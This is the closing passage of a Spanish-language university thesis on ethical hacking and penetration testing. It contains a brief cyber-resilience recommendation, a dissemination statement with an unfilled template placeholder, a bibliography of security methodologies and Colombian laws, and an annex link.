8.1.3.6. Ciberresilencia: Las empresas deben definir un plan de Ciberresilencia y un plan de continuidad donde se tenga un plan claro donde se pueda definir las aplicaciones y sistemas críticos de la organización el cual permita tener recuperación de los sistemas y hacer pruebas constantes de la posible indisponibilidad de los sistemas, aplicaciones y cuánto tiempo se demoran en recuperarse frente a un ciberataque o un desastre natural.

8.1.4. visión preventiva

9 DIVULGACIÓN

El desarrollo del presente proyecto de grado será dado a conocer en colaboración de la biblioteca de la Universidad Nacional Abierta y a Distancia – UNAD, a través de su aplicativo en línea, en donde se publicará un archivo PDF correspondiente al documento final presentado ante los jurados, posterior a la sustentación de este (Si es informe técnico por seminario o créditos de maestría, no tiene jurado); con el fin de que todos los estudiantes de la Universidad que se encuentren interesados en el tema de XXXXX, puedan acceder al documento.

10 BIBLIOGRAFÍA

- Allen, Mateus. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional armenia. Stadium UNAD (pp. 33-40); [en línea], [consultado el 08 de octubre de 2022]. Disponible en: http://repositorio.unilibrepereira.edu.co:8080/pereira/bitstream/handle/123456789/622/GU%C3%8DA%20PR%C3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1

- Alvarez, Vilma. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. (pp. 1-26). [en línea], [consultado el 08 de octubre de 2022]. Disponible en: https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

- COLLINSDICCIONARY, definition english; [Consultado el 08 de 10 de 2022]. Disponible en: https://www.collinsdictionary.com/es/diccionario/ingles/firewall-software

- Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). [en línea], [consultado el 08 de octubre de 2022]. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

- Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. (2018). (p. 14 - 27) Recuperado de: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

- GEEKSFORGEEKS, Penetration Testing Execution Standard (PTES), Standar; [en línea],[consultado el 10 de octubre de 2022]. Disponible en https://www.geeksforgeeks.org/penetration-testing-execution-standard-ptes/#:~:text=Penetration%20Testing%20Execution%20Standard%20(PTES)%20is%20a%20penetration%20testing%20method,date%20standard%20in%20penetration%20testing

- INTELEQUIARED (2021). TEAM Y BLUE TEAM - FUNCIONES Y DIFERENCIAS EN CIBERSEGURIDAD Disponible en: https://intelequia.com/blog/post/2088/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad#:~:text=Qu%C3%A9%20es%20un%20Red%20Team&text=

Estos%20equipos%20suelen%20estar%20formados,no%20autorizado%20a%20los%20activos.

- ISECOM: OSSTMM 3 (isecom.org). [en línea]. [consultado el 08 de octubre de 2022] Disponible en: https://www.isecom.org/OSSTMM.3.pdf

- OWASP, Cross Site Scripting (XSS), Overview;[en línea], [consultado el 09 de Octubre de 2022]. Disponible https://owasp.org/www-community/attacks/xss/

- OWAPS, Denial of Service, Description; [Consultado el 08 de 10 de 2022]. Disponible en: https://owasp.org/www-community/attacks/Denial_of_Service
- Policía. (2009). Ley 1273 [LEY_1273_2009].Policía. (pp. 1-4). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

- Qué es Red Team en Ciberseguridad | Redacción KeepCoding (2022); [en línea], [Consultado el 08 de octubre de 2022]. Disponible en: https://keepcoding.io/blog/que-es-red-team-en-ciberseguridad/

- Servicios Red Team. 01 de 2021. [en línea], [Consultado el 08 de octubre de 2022]. Disponible en: https://www.isecauditors.com/red-team

- Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq. (pp. 31-63) Recuperado de: http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pd

- NIST, NATIONAL VULNERABILITY DATABASE; [Consultado el 08 de 10 de 2022]. Disponible en: https://nvd.nist.gov/vuln-metrics/cvss#:~:text=The%20Common%20Vulnerability%20Scoring%20System,Base%2C%20Temporal%2C%20and%20Environmental

- Mintic. (2018). Elaboración de la política general de seguridad y privacidad de la información. Mintic. (pp. 17-24). https://www.mintic.gov.co/gestionti/615/articles5482_G2_Politica_General.pdf

- Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-11). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf

- Unir – Red Team, Blue Team y Purple Team - Funciones y diferencias? (2021); [en línea], [Consultado el 08 de octubre de 2022]. Disponible en: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

11 ANEXOS

Seminario

https://www.youtube.com/watch?v=pRSRLv4De3w